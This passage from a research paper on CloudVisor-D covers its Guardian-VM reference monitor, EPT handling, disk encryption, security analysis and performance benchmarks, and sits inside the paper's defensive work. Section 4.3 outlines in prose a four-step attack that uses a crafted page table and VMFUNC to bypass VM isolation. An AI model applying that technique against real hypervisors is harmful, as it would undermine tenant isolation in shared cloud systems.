- **Invariant 1.** A guest VM must switch to its Guardian-VM before switching to the SubVisor, and vice versa.
- **Invariant 2.** A guest VM (or the SubVisor) enters the Guardian-VM only through the predefined entry points (gates).

Invariant 1 requires that a Guardian-VM intercepts all the communications in non-root mode. Invariant 2 further specifies that a guest VM or SubVisor enter the Guardian-VM only through legal gates, which means they cannot directly jump into other code pages of the Guardian-VM.

4.3 New Attacks to Bypass or Compromise Guardian-VMs

However, it is difficult to enforce these invariants. A straightforward design of the Guardian-VM would enable two types of attacks that break these two invariants respectively. The first attack allows a malicious VM to bypass the Guardian-VM in non-root mode and execute any instructions in the SubVisor, which breaks the **Invariant 1** property. This attack also allows a malicious SubVisor to bypass the Guardian-VM and attack VMs. Specifically, the attacker invokes a self-prepared VMFUNC instruction to maliciously bypass the Guardian-VM by directly switching from one physical space to the target physical space and execute sensitive instructions in the target space. The second attack breaks **Invariant 2** and is simpler than the first one. This attack targets the Guardian-VM and uses techniques similar to the first attack, which bypasses the Guardian-VM's predefined gates and compromises the Guardian-VM.

We first use an example to illustrate the basic procedure of the first attack. We suppose that the guest OS is an attacker, and its purpose is to bypass the Guardian-VM and directly execute any instructions in the SubVisor-EPT (victim). If the attacking direction is reversed, that is, the attacker is the SubVisor and the victim is a guest VM, the attacking procedure is similar. Figure 5 shows an example of the first attack, which consists of the following four steps.




Figure 5: An example of the first attack. All addresses in this figure are used for illustration and do not have any practical meaning.

- **Step 1: Guessing the SubVisor's page table base address.** The attacker guesses the SubVisor's page table base address. The page table controls the mapping from

GVA to GPA, which is managed by the SubVisor. Since the SubVisor usually uses a statically allocated page table which is initialized during system booting, the base address of the page table is easy to guess if the attacker is familiar with the source code of the SubVisor. In Figure 5, the base address of the SubVisor page table is 0x55000.

- **Step 2: Creating a malicious page table.** In the VM's physical address space, the attacker then creates a malicious page table whose base address value (GPA) is equal to that of the SubVisor's page table [4]. Hence, the base address of the malicious page table is 0x55000 in Figure 5. This base address is translated to the malicious page table in the Guest-EPT and to the SubVisor page table in the SubVisor-EPT. The malicious page table consists of four-level page table pages, but each level has only one page. These page table pages translate the GVA of a code page (0x80000 in this example), which contains a self-prepared VMFUNC instruction. The VMFUNC instruction's virtual address is deliberately set to the value just before the GVA of the target instructions in the SubVisor's space, which is 0x80237 in Figure 5.

- **Step 3: Switching EPTs.** The attacker writes the base address of the malicious page table into the CR3 register in non-root mode and executes the self-prepared VMFUNC instruction to bypass the Guardian-VM and switch to the SubVisor-EPT. Here we understand why the attacker needs to guess the SubVisor's page table base address at Step 1. After switching to the SubVisor-EPT, an incorrect value in the CR3 register will be translated to an illegal page table. The illegal page table may contain meaningless GPAs that cause numerous EPT violations, which wake up the RootVisor.

- **Step 4: Executing target instructions.** In the SubVisor-EPT, the GPA in the CR3 register is translated to the HPA of the SubVisor's page table (0x2B000 in this example). Thus, all the GVA of the subsequent instructions will be translated by the SubVisor's page table. Finally, the target instructions are executed.

The second attack is similar to the first one since the attacker also uses the above four steps. The only difference is that the attacking target is Guardian-VM. The attacker similarly crafts a malicious page table and puts the self-prepared VMFUNC instruction just before the GVA of the target instructions in the Guardian-VM. Therefore, the attacker can bypass the predefined gates of the Guardian-VM and breaks **Invariant 2**.

[4]The attacker just puts the page table at a specific GPA. She cannot modify the Guest-EPT.

Previous works have proposed many solutions to defend against these attacks. SeCage [44] and EPTI [27] set the code pages belonging to the attacker EPT to non-executable in the victim EPT. SeCage further puts a security checker at the beginning of each sensitive function page. SkyBridge [49] takes another defense solution that first replaces all illegal VMFUNC instructions and then makes code pages non-writable so that the attacker cannot insert self-prepared VMFUNC instructions.

Nevertheless, none of these defenses works in the CloudVisor-D scenario. All of these methods depend on one assumption which is not held in CloudVisor-D: the attacker runs in Ring 3 which means she cannot modify the page table or the CR3 register value. In CloudVisor-D, both of the guest OS and the SubVisor can freely modify their page tables and even CR3 register values. Therefore, previous defenses are unable to defeat this new variant of the attack in CloudVisor-D. Furthermore, CloudVisor-D has one stricter requirement that the guest VM (or the SubVisor) should switch to the Guardian-EPT before the SubVisor-EPT (Guest-EPT).

4.4 Enforcing the Complete Mediation Property

To defeat these attacks and enforce the **complete mediation** property, we propose two techniques that satisfy the two invariants respectively. To enforce Invariant 1, we propose a technique called *dynamic EPTP list manipulation*, which guarantees that both the guest VM and the SubVisor have to enter the Guardian-VM before switching to the target EPT. Another technique to satisfy Invariant 2 is called *isolated Guardian-VM page table*. By using this technique, the malicious guest VM or the SubVisor cannot directly jump into the middle code pages of the Guardian-VM since the base address of the Guardian-VM page table exceeds the GPA ranges of the guest VM and SubVisor.

4.4.1 Dynamic EPTP List Manipulation

A strawman design. One straightforward solution to enforce Invariant 1 is to control the executable bits dynamically in the Guest-EPT and the SubVisor-EPT. Since the Guardian-VM has access to the SubVisor-EPT and corresponding Guest-EPT, it can initialize all code pages in the SubVisor-EPT to non-executable. Hence, the guest OS has to switch to the Guardian-VM and enable the SubVisor's execution privilege before switching to the SubVisor. That gives the Guardian-VM a chance to do the security check. This solution supports fine-grained privilege control, which means it can create multiple SubVisor-EPTs and Guest-EPTs for different vCPUs and enable the executable bits in one SubVisor-EPT/Guest-EPT for one vCPU while keeping other vCPUs' SubVisor-EPTs/Guest-EPTs non-executable. Furthermore, the privilege control can be accelerated by just modifying the L4/L3 EPT entries. However, this solution is infeasible even if it looks reasonable because it requires frequent EPT synchronizations among vCPUs and thus brings

about a large number of costly TLB shootings [12] for one multi-vCPU VM.

```
 1: Enter_GUARDIAN-VM(func_index, arguments)
 2:       VMFUNC(0x0, 0x1) // install Guardian-EPT
 3:       Guardian_CR3 = Guardian_Info_Page[0]
 4:       Install Guardian_CR3 to CR3 register
 5:       Install Guardian-VM stack
 6:       Push registers
 7:       DISPATCH_REQUESTS(func_index, arguments)
 8:       Pop  registers
 9:       Restore guest stack
10:       Restore guest page table                    Entry
11:       VMFUNC(0x0, 0x0) // install Guest-EPT       Page
12:
13:
14: DISPATCH_REQUESTS(func_index, arguments)
15:       type = VERIFY_REQUESTS (func_index, arguments)
16:       if (is_remote_call == type) then
17:            HANDLE_REMOTE_CALL (func_index, arguments)
18:            CHECK_UPDATES
19:       else if (is_local_call == type)
20:            HANDLE_LOCAL_CALL (func_index, arguments)
21:       else reject the request
22:
23: HANDLE_REMOTE_CALL(func_index, arguments)
24:       EPTP_LIST = Guardian_Info_Page[1]
25:       EPTP_LIST[0] = 0
26:       EPTP_LIST[2] = SubVisor-EPT
27:       func_pointer = jump_table[func_index]
28:       CALL_HYPER_FUNC(func_pointer, arguments)
29:       EPTP_LIST[2] = 0
30:       EPTP_LIST[0] = Guest-EPT
31:
32: HANDLE_LOCAL_CALL(func_index, arguments)
33:       func_pointer = jump_table[func_index]       Main
34:       func_pointer(arguments)                     Page
35:
36:
37: CALL_HYPER_FUNC(func_pointer, arguments)
38:       Install SubVisor page table
39:       Install SubVisor stack
40:       VMFUNC(0x0, 0x2) // install SubVisor-EPT
41:       func_pointer(arguments)
42:       VMFUNC(0x0, 0x1) // install Guardian-EPT
43:       Guardian_CR3 = Guardian_Info_Page[0]
44:       Install Guardian_CR3 to CR3 register        Exit
45:       Restore Guardian-VM stack                   Page
```

Figure 6: The pseudo code of the Guardian-VM.

CloudVisor-D design. Fortunately, we observe that the VMFUNC instruction causes a VM exit if the target EPTP entry in the EPTP list points to an invalid EPT. Therefore, by controlling the EPTP entry in the EPTP list, we propose a new technique called the *dynamic EPTP list manipulation* to ensure that both the guest VM and the SubVisor switch to the Guardian-VM before switching to the other EPT, which thus enforces **Invariant 1**. The intuition behind this technique is that the Guardian-VM dynamically puts and clears the base address of the SubVisor-EPT (or the Guest-EPT) in the EPTP list before entering and after leaving the SubVisor (or the guest VM).

Figure 6 is the pseudocode of the Guardian-VM and Line 24-26 show this technique. The RootVisor shares the EPTP list page with the Guardian-VM, whose address is written in a Guardian-VM private data page by the RootVisor (**Guardian_Info_Page**). By default, most entries in the EPTP list are zero except Entry 0 and 1, which point to the Guest-EPT and the Guardian-EPT respectively. Before calling the SubVisor function, the Guardian-VM clears Entry 0 and then writes the base address of the SubVisor-EPT into Entry 2. When it returns from the SubVisor, the Guardian-VM reversely clears Entry 2 and writes the base address of the Guest-EPT into Entry 0. By using this technique, any illegal EPT switch bypassing the Guardian-VM encounters an EPTP entry with the zero value which causes a VM exit and wakes up the RootVisor to stop the attacker. This technique requires no EPT modification and thus avoids TLB flushing. Furthermore, the VMCS is a per-CPU structure which allows applying the technique to each vCPU independently.

4.4.2 Isolated Guardian-VM Page Table

We do not prevent the attacker from guessing the base address of the Guardian-VM page table. Instead, we prevent installing the Guardian-VM page table. To do that, the RootVisor puts the Guardian-VM page table at a GPA which exceeds the maximum GPA used by the guest VM and the SubVisor. Theoretically, an EPT can support 256TB physical memory that is usually not used up in practice. For example, the maximum GPAs for the SubVisor and guest VMs are smaller than 16GB on our test machine and the RootVisor puts the Guardian-VM page table pages at the GPA larger than 16GB.




Figure 7: The memory mappings for code pages and page tables.

Figure 7 depicts the memory mapping of code pages. The entry page and the exit page are the two Guardian-VM code pages shared with the Guest-EPT and the SubVisor-EPT respectively. The main page is a private code page of the Guardian-VM. The page table pages used to translate the entry page are shared by the Guest-EPT and the Guardian-EPT. However, the guest does not have the permission to modify these page table pages, which are mapped as read-only in the Guest-EPT. The page table pages used to translate the exit page are similarly mapped into the Guardian-EPT and the SubVisor-EPT. The base address of the Guardian-VM page table is written into the Guardian_Info_Page and the Guardian-VM installs this page table in the entry page, as shown in Figure 6.

This technique effectively prevents the attacker from jumping into the middle of the Guardian-VM. Suppose that there is a malicious VM and it knows the base address of the Guardian-VM page table, it has to create one malicious page table which maps one code page containing at least a VMFUNC instruction. However, the VM is unable to configure the malicious page table whose base address (GPA) is not mapped in the Guest-EPT. Any access to that GPA wakes

up the RootVisor. Therefore, a guest VM has to invoke the Enter_GUARDIAN-VM function to enter its Guardian-VM and the SubVisor can enter the Guardian-VM only via returning to the CALL_HYPER_FUNC function.

4.5 Jump Table

CloudVisor-D guarantees that a guest VM invokes a limited range of functions specified in a fixed list, which we call the jump table. The jump table contains the functions in the SubVisor (remote calls) and the local helper functions in the Guardian-VM (local calls). Each entry in the jump table comprises a function pointer and information about its arguments, such as the argument count and their value ranges. The table is not mapped in the Guest-EPT or the SubVisor-EPT so that neither the guest nor the SubVisor can modify it. To invoke a remote call or local call, the guest should provide the index of the function it is calling and corresponding arguments. When processing a guest request, the Guardian-VM verifies the function index and arguments that the guest provides. If the index is out of jump table's range or the number and the value ranges of the arguments do not satisfy those recorded in the jump table, it will reject this request. Otherwise, the Guardian-VM calls a local helper function or redirects it to call a SubVisor function.

5 Memory Virtualization in Non-root Mode

CloudVisor-D handles EPT violation in non-root mode without triggering any VM exit. To achieve this goal, CloudVisor-D leverages the virtualization exception (VE) and converts an EPT violation to a VE in the guest. The guest then issues a remote call of the Guardian-VM to call the EPT violation handler in the SubVisor, which also resides in non-root mode.

When a VE happens, the guest's VE handler is called. By reading the VE information page, it gets the violation GPA and exit qualification. The exit qualification is a technical term used in the Intel manual [2], which describes information about the access causing the exception, such as whether the violation is caused by a data read or write. Then the handler calls a remote call to invoke the EPT violation handler of the SubVisor.

We design a secure guest EPT update mechanism to handle the EPT violation securely in non-root mode: (1) The Guardian-VM grants the write permission of the guest's shadow EPT to the SubVisor by modifying the SubVisor-EPT; (2) The Guardian-VM switches to the SubVisor-EPT and calls the SubVisor's EPT violation handler; (3) The SubVisor traverses the shadow EPT to handle this violation and returns; (4) The Guardian-VM revokes the shadow EPT permission from the SubVisor; (5) The Guardian-VM traverses the shadow EPT to check the updates made by the SubVisor and notifies the RootVisor if anything abnormal is detected; (6) The Guardian-VM applies the updates to the Guest-EPT. Please note that all the above EPT modifications by the SubVisor are made to the shadow guest EPT, which is not actually used by the guest VM. Only after being checked by the Guardian-VM can these updates come into effect.

When checking the updates made by the SubVisor, the Guardian-VM sees the EPT pages that are associated with the violated address and omits other pages. This could boost the checking procedure since there are at most four EPT pages that are used to translate the violated address. The Guardian-VM validates the page ownership when checking the updates. For example, if the SubVisor tries to maps another VM's page to this VM, the Guardian-VM rejects these updates and notifies the RootVisor.

We do not invoke INVEPT here to flush the corresponding TLB entries after handling the EPT violation. This is reasonable because we only consider the EPT violation situation, where all TLB mappings that would be used to translate the violated address are invalidated by the hardware before the VE handler is called [2]. For instance, one read-only TLB entry exists for one page and any write operation to the page triggers one VE which flushes the stale read-only TLB entry before invoking the VE handler.

CloudVisor-D focuses on the EPT violation scenario which increases privileges (e.g., change non-present to present or read-only to writable). It does not shoot down other TLB entries in a multi-core VM to boost the VE handling procedure. The stale TLB entries on other cores only cause extra VEs if accessed by other cores. Furthermore, the Guardian-VM optimizes the VE handling of the stale TLB entries by directly returning to the guest VM without forwarding the VE to the SubVisor.

Other EPT management operations: The SubVisor may modify guest VM's EPT for other management purposes, such as memory deduplication and NUMA page migration. These management operations are handled like CloudVisor, which still trigger EPT violations and trap into the RootVisor.

Faking VE Attack: One guest VM may issue a fake VE by intentionally making a remote call to invoke the SubVisor EPT handling procedure. The fake VE lures the Guardian-VM to map other VMs' or the SubVisor's pages into the attacker's EPT and make these pages accessible to the guest. However, the Guardian-VM disallows such modifications to the attacker's EPT since it checks page ownership before modifying any page mapping and will not grant one page to the attacker if it belongs to other VMs or the SubVisor.

6 I/O Protection

It is critically important to protect the privacy and integrity of the virtual disk of a guest virtual machine. The most straightforward strategy is to encrypt the whole disk in the guest kernel level, like LUKS [25]. However, the malicious SubVisor can steal the encryption key, peek into or tamper with the plaintext in memory. Further, it also mandates the guest VM with the support of LUKS, which is not always available. Therefore, CloudVisor-D provides the full virtual disk encryption support efficiently and mostly-transparently




Figure 8: The PV disk I/O request handling process in CloudVisor-D.

at the cloud level. To support para-virtualization I/O model which is widely used in today's cloud environment, we insert two lines of code into the PV front-end driver in the guest OS that call helper functions in Guardian-VM. These helper functions encrypt (or decrypt) I/O data of the guest and update (or verify) the hash values of the disk. CloudVisor-D uses the AES-XTS algorithm in Intel AES-NI to encrypt and decrypt disk data with a 128-bit AES key. The key is generated by the tenant and encrypted by a platform public key provided by CloudVisor-D. Then the user passes the encrypted key to CloudVisor-D through the network. Afterwards, the key cipher-text is decrypted and maintained inside the CloudVisor-D memory.

Overall Control Flow: Figure 8 is our solution for PV I/O protection. When the front-end driver is initializing, CloudVisor-D creates a SubVisor I/O ring for the back-end driver in the SubVisor. The SubVisor I/O ring is editable by the SubVisor, while the original one is inaccessible to it. Suppose the front-end I/O driver is ready to issue an I/O write request. Before it pushes the request into I/O ring, it invokes the Guardian-VM's sending helper function via a local call, which allocates a new buffer and copies the data of the request into the buffer (This copy is omitted for the read request). Then the Guardian-VM encrypts all pages in the copied buffer and updates corresponding hash values of related sectors. Finally, it writes the new buffer into the SubVisor I/O ring and modifies the SubVisor-EPT to change these new buffer pages' permission to *writable*. Next, the front-end driver pushes the request to the ring and invokes a remote call to send an event to the back-end driver under the help of the Guardian-VM. When the front-end driver receives a virtual completion interrupt from the back-end driver, it invokes the receiving helper function via the other local call to process the response and revoke the buffer permission from the SubVisor-EPT. If it is a read request, the Guardian-VM also copies data from the buffer into the guest OS request pages, and decrypts the data in these pages.

Data Integrity: We compute a 256-bit SHA-256 hash value for each disk sector and use the Merkle tree [48] to organize the hash values of all disk sectors. This hash tree is stored in a hash file and loaded into a shared memory of CloudVisor-D by Xen management tool (xl) when we boot a guest VM. Even though a compromised xl program may modify the hash value of storage, CloudVisor-D can detect that situation since the hash values are generated based on the decrypted sector data which xl is unable to access without the AES key passed by the user.

DMA Attack: An attacker may access sensitive memory or even inject code into CloudVisor-D memory by leveraging DMA operations. To defend against this attack, CloudVisor-D controls IOMMU and makes protected memory regions inaccessible to the SubVisor by manipulating the mapping from device address to HPA. The IOMMU page table for the storage device controlled by the SubVisor only contains physical addresses that do not belong to any VMs. Each time a new VM is booted, the RootVisor removes mappings related with this new VM from the IOMMU page table for the device. Therefore, when the malicious SubVisor issues a DMA request to write or read VM memories, an IOMMU page fault triggers, which notifies the RootVisor.

7 Security Analysis

7.1 CloudVisor-D as a Reference Monitor

CloudVisor-D is actually a reference monitor which mediates all communications between guest VMs and the SubVisor. There are two necessary and sufficient requirements for a secure reference monitor, which are tamperproof and complete mediation. In this section, we first explain how CloudVisor-D satisfies these two requirements.

Property 1 (tamperproof): The RootVisor is trusted during its lifetime. The integrity of the RootVisor is guaranteed by the authenticated boot of TPM, by which users can attest whether the RootVisor is trusted. After booted, potential attackers cannot modify the RootVisor's code or data since it has an isolated address space, which is inaccessible to the SubVisor and VMs. The RootVisor also has the full privilege of the hardware and prevents attackers from disabling key hardware features like the virtualization feature.

Property 2 (tamperproof): Guardian-VMs are tamperproof during its lifetime. Based on Property 1, the trusted RootVisor can securely load a trusted Guardian-VM when booting a guest VM. The RootVisor also checks its integrity when finishing the booting process. During run time, the guest VM and the SubVisor do not have the privilege to modify the memory and EPT of the Guardian-VM. Therefore, a malicious VM or SubVisor is unable to touch any sensitive memory states of a Guardian-VM directly. However, since Guardian-VMs accept inputs from untrusted VMs and SubVisor, the Guardian-VM and the RootVisor must protect themselves from malicious inputs, which may exploit a stack overflow vulnerability and then mount a ROP attack. Memory bugs are unavoidable for software written in C/C++ languages. However, due to the small TCB of Guardian-VM, it is relatively easy to verify that Guardian-VMs are free of these memory vulnerabilities. Furthermore, we have

used three static analysis tools (Facebook infer v0.15.0 [10], CBMC v5.3 [36] and Cppcheck v1.72 [23]) to check the current implementation of CloudVisor-D. Both Facebook infer and Cppcheck found some instances of three types of bugs (uninitialized variables, possibly null pointer dereferences, and dead stores) while CBMC did not report any bugs. We have fixed all the reported bugs. However, none of these tools could prove that the implementation of CloudVisor-D is bug-free. We plan to use formal verification methods to verify CloudVisor-D or completely rewrite it by using high-level and secure languages like Rust [46] in the future.

Property 3 (complete mediation): CloudVisor-D intercepts all communications There are two types of paths that a VM or the SubVisor can communicate with each other. The first is via the VM exits which are then forwarded by the RootVisor, which is the traditional and slow path. The other one is through the Guardian-VM. An attacker may try to bypass Guardian-VMs by directly switching from a VM to the SubVisor. This attack is prevented by controlling the EPTP list entries and the isolated Guardian-VM page table. Thus, the only way to enter the SubVisor in non-root mode is through the Guardian-VM, which accepts a limited range of functions recorded in the jump table. A VM may refuse to call the interface provided by Guardian-VM. But it is in an isolated EPT environment, which means this behavior only results in its own execution failure, not affecting other VMs or the SubVisor.

7.2 Defend VMs against an Untrsuted Hypervisor

Due to the tamperproof and complete mediation properties of CloudVisor-D, we ensure that a guest VM (or the SubVisor) cannot tamper with CloudVisor-D nor bypass it, and any communication path between VMs and the SubVisor is mediated by CloudVisor-D. In this section, we explain how CloudVisor-D protects guest VMs based on the secure reference monitor concepts.

Protecting CPU states for guest VMs The CPU registers of one VM can only be modified by the RootVisor or its Guardian-VM. CloudVisor-D will clear unnecessary register values when switching between VMs and the SubVisor. The SubVisor cannot compromise the normal execution of guest VMs since it is forbidden from directly changing the CR3, RIP and RSP registers.

Protecting Memory states for guest VMs CloudVisor-D prevents a malicious SubVisor (or a malicious guest VM) from accessing the memory of any VMs by controlling the EPTs to enforce the memory isolation. The SubVisor may try to modify the guest's EPT and maps the guest's memory into the SubVisor's EPT when it handles EPT violations. This can also be defeated since any modification to the shadow guest EPT made by the SubVisor is checked by the Guardian-VM which prevents such dangerous mappings. The SubVisor could attempt to leverage a DMA capable device to access the VM memory and even compromise CloudVisor-D. This is prevented by controlling IOMMU to make the protected memory regions inaccessible for the SubVisor.

Protecting Disk I/O states for guest VMs CloudVisor-D also guarantees the privacy and integrity of guest VMs' disk I/O data. The SubVisor is able to access the disk image file directly. But the image contains encrypted data, which is meaningless if not decrypted. Furthermore, CloudVisor-D protects the encryption key in its memory and registers, and the attacker cannot steal the key to decrypt the I/O data. The SubVisor may also modify the encrypted disk file, which could be detected by CloudVisor-D by comparing the hash values.

8 Evaluation

This section evaluates CloudVisor-D's overall performance and scalability by answering the following questions:

Q1: What is the implementation complexity of CloudVisor-D?

Q2: Does CloudVisor-D improve the performance of the micro-architectural operations (e.g., hypercalls)?

Q3: How do real-world applications perform under CloudVisor-D?

Q4: Does CloudVisor-D achieve good I/O performance?

Q5: How does CloudVisor-D perform when running multiple instances of guest VMs?

Q6: Can CloudVisor-D defend against malicious VMs or SubVisor?

8.1 Methodology

Name	Description
apache	Apache v2.4.7 Web server running ApacheBench v2.3 with the default configuration, which measures the number of handled requests per second serving the index page using 100 concurrent clients to send 10,000 requests totally
mysql	MySQL v14.14 (distrib 5.5.57) running the sysbench oltp benchmark using 6 threads concurrently to measure the time cost by an oltp test, the size of oltp table is 1000000 and the oltp test mode is complex mode
memcached	memcached v1.4.14 using the memcslap benchmark on the same VM, with a concurrency parameter of 100 to test the time it takes to load data
kernel compile (kbuild)	kernel compilation time by compiling the Linux 4.7.0 from scratch with the default configuration using GCC 4.8.4-2
untar	untar extracting the 4.7.0 Linux kernel tarball compressed with gzip compression using the standard tar utility, measuring the time cost
hackbench	hackbench v0.39-1 using unix domain sockets and 100 process groups running with 500 loops, measuring the time spent by each sender sending 500 messages of 100 bytes
dbench	dbench v4.0 using different numbers of clients to run I/O Read/Write tests under empty directories with default client configuration repeatedly

Table 3: Description of real applications.

In this section, we demonstrate the efficiency of CloudVisor-D by comparing it with the vanilla Xen hypervisor (v4.5.0). Our test machine is equipped with an Intel Skylake Core i7-6700K processor, which has 4 cores and 8 hardware threads with the hyper-threading enabled. The storage device is a 1TB Samsung 860 EVO SATA3 SSD.

All the benchmarks we used and their setup details are described in Table 3. The Dom0 is Debian 8.9 and the kernel is Linux 4.4.80. We used Ubuntu 16.04 for the guest virtual machine and Linux 4.7.0 as its kernel. The guest has 1 (a UP VM) or 2 (an SMP VM) vCPUs, 2GB virtual memory and 30GB virtual disk. All multicore evaluations were done using two vCPUs bound to two physical CPUs. To ensure the evaluation results measured at the same CPU clock, we disabled the CPU frequency scaling.

8.2 Status Quo and Complexity

To answer the first question (**Q1**), we have built a prototype of CloudVisor-D on an Intel Skylake machine. CloudVisor-D uses the Intel AES-NI [2] for encryption and leverages IOMMU to defend against DMA attacks (Section 6). Table 4 shows the breakdown of CloudVisor-D TCB, which is measured by the sloccount tool [6]. The code sizes of the RootVisor and Guardian-VM are 4,174 and 1,656 respectively. The sum is roughly equal to that of CloudVisor, which means CloudVisor-D does not increase the TCB size.

	Functionality	LOC
RootVisor	VMCS Manipulation	1,742
	Memory Management	1,397
	Exit Handlers	583
	Other	452
Guardian-VM	Reference Monitor	429
	Encryption	574
	Hash Integrity	653
CloudVisor-D	Total	5,830

Table 4: The breakdown of CloudVisor-D TCB.

8.3 Micro-architectural Operations

Operation	Xen	CloudVisor	CloudVisor-D	Speedup
Hypercall	1758	4681	1810	61.3%
EPT violation handling	5374	66301	9929	85.0%
Virtual IPI	11214	21344	13331	37.5%

Table 5: Micro-architectural operation overhead measured in cycles.

To answer the second question (**Q2**), we quantified the performance loss of micro-architectural operations of the hypervisor on an SMP virtual machine. Table 5 presents the costs of various micro-architectural operations in an SMP VM. The results are measured in cycles.

Hypercall is an operation commonly used by the guest kernel to interact with the hypervisor. To measure its performance, we call a **do_vcpu_op** hypercall to check whether a vCPU is running or not. In the Xen hypervisor, this hypercall causes two VM ring crossings: a VM exit and a VM entry. Even if CloudVisor-D causes more EPT switches, it can achieve similar performance via the efficient remote calls. A hypercall in CloudVisor incurs almost 3 times as many cycles due to a large number of ring crossings as we have analyzed in Section 2.

EPT violation handling is the total cost of switching to the SubVisor, handling the EPT violation and returning to the guest. We invalidated one GPA in the guest EPT and measured the procedure of reading a value in the address, which involves an EPT violation handling. The result is an average of 5,000 tests. The cost of this operation in CloudVisor-D is larger than that in Xen due to the manipulation of EPT in Guardian-VM introduced in Section 5. In CloudVisor, the SubVisor causes two VM ring crossing each time it modifies the guest EPT, which introduces multiple VM ring crossings when handling EPT violations. Therefore, it performs the worst, which is nearly 10 times worse than Xen and CloudVisor-D.

Virtual IPI is the cost of issuing an IPI to another vCPU. We pinned two vCPUs to different physical CPUs. Virtual IPI is an important operation intensively used in the multi-core machines. The measured time starts from sending an IPI in one vCPU until the other vCPU responds. In Xen hypervisor, a virtual IPI is implemented by sending an event using the event channel to the SubVisor, which then injects a virtual interrupt to the target vCPU. CloudVisor-D replaces the **do_event_channel_op** hypercall with a remote call to allow one vCPU to send an event without any VM exit. Yet, we did not optimize the virtual interrupt sending procedure which is our future work. Even if CloudVisor-D is slower than Xen, it is significantly faster than CloudVisor due to the efficient remote calls.

8.4 Applications Performance

To answer **Q3**, we measured CloudVisor-D with real-world applications which have various execution characteristics. Since CloudVisor only supports emulated I/O devices, it is unfair to directly compare it with CloudVisor-D, which supports a PV I/O device model. Moreover, the vanilla Xen has been shown to outperform CloudVisor. Therefore, we directly compared CloudVisor-D with the vanilla Xen, which is sufficient to demonstrate CloudVisor-D performance.

Figure 11(a) shows the result of the performance comparison of CloudVisor-D on real applications with the vanilla Xen hypervisor in a uniprocessor VM. CloudVisor-D performs similarly to the vanilla Xen hypervisor across all workloads. The maximum overhead is not larger than 5%. We also evaluated these applications in an SMP VM. Figure 11(b) shows the normalized performance of real applications in an SMP VM. For these real-world applications, CloudVisor-D still incurs negligible overhead. It even performs better than the vanilla hypervisor, especially for the memcached benchmark. Benchmarks such as memcached incur many event channel communications in an SMP setting which is optimized by CloudVisor-D by using the efficient remote calls. To check the impact of this optimization, we ran a guest VM with and without using the **do_event_channel_op** remote call and compared their performance. As shown in Table 6, a guest without **do_event_channel_op** remote call suffers from severe performance degradation, which means the **do_event_channel_op** remote call improves performance




Figure 9: Throughput for dbench in UP (left) and SMP (right) VMs using from 10 to 60 concurrent clients. The numbers above each bar are the CloudVisor-D overhead compared with the vanilla Xen. (Higher is better)




Figure 10: Performance overhead for kernel building in CloudVisor-D compared to the vanilla Xen for different number of concorrent VMs. (Lower is better)




Figure 11: Performance overhead for real applications in UP (left) and SMP (right) VMs. The data on the left bar shows the relative overhead compared to a vanilla Xen hypervisor (Lower is better). In the right figure, the bar below the line (with zero overhead) represents that CloudVisor-D outperforms the vanilla hypervisor while the bar above the line means that CloudVisor-D is slower than the vanilla.

a lot for the memcached benchmark. Specifically, it improves the performance of CloudVisor-D for about 78.32% (27.05%+51.27%).

Experiment	Vanilla Xen	CloudVisor-D–	CloudVisor-D
Time (seconds)	7.613	11.516	5.554
Speedup	0	-51.27%	27.05%
